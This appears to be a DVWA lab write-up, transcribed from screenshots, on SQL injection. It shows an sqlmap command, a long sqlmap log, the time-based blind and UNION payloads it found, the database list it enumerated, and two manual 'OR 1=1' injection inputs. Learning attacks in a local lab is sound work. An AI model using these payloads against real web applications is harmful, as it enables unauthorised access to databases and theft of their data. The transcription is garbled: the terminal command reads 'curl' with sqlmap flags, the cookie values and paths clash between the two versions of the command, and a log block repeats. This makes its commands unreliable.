



# DVWA:

## 1. DVWA Security



## 2. SQL Injection



## 3. Sqlmap


Command used – sqlmap

```
"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
```

```
--cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" \
```

```
--dbs
```

```

kali@kali:~$
Session Actions Edit View Help
kali@kali:~$ curl -s https://127.0.0.1/OWASP/vulnerabilities/sql?id=1&Submit=Submit \
--cookie "PHPSESSID=1f8b5bb27ecce7b399879998085826; security=low" \
--dbs

(5.9.12stable)
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:05:53 /2025-12-31/

[21:05:53] [INFO] testing connection to the target URL
[21:05:53] [INFO] testing if the target URL content is stable
[21:05:54] [INFO] target URL content is stable
[21:05:54] [INFO] testing if GET parameter 'id' is dynamic
[21:05:54] [WARNING] GET parameter 'id' does not appear to be dynamic
[21:05:54] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[21:05:54] [INFO] testing for SQL injection on GET parameter 'id'
[21:05:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:05:54] [WARNING] reflective value(s) found and filtering out
[21:05:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:05:54] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:05:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:05:54] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (In)'
[21:05:54] [INFO] testing 'Oracle and error-based - WHERE or HAVING clause (XMLType)'
[21:05:54] [INFO] testing 'Generic inline queries'
[21:05:54] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:05:54] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:05:54] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:05:54] [INFO] testing 'MySQL > 5.0.12 and time-based blind (query SLEEP)'
[21:05:54] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 and time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[21:06:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:06:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:06:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
nique test
[21:06:07] [INFO] target URL appears to have 2 columns in query
[21:06:07] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n]

```

```

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[21:06:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:06:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:06:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:06:07] [INFO] target URL appears to have 2 columns in query
[21:06:07] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/n]
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 and time-based blind (query SLEEP)
  Payload: id='1' and (SELECT 9636 FROM (SELECT(SLEEP(5)))VF3E) and 'JQyw'='JQyw&Submit=Submit'


  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id='1' UNION ALL SELECT CONCAT('a7176627871,a7658596c2496d6b687749624c486c55794ec646d4e68642446152436a584369567560416cae,a716b787871'),NULL-- --8Submit=Submit

[21:06:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:06:10] [INFO] Fetching database names
available databases [2]:
[*] dmsc
[*] information_schema

```

## 4. Sqli

- **User Id - 1234 ' OR 1=1**



- **User Id - 12345 ' OR 1=1 LIMIT 1#**

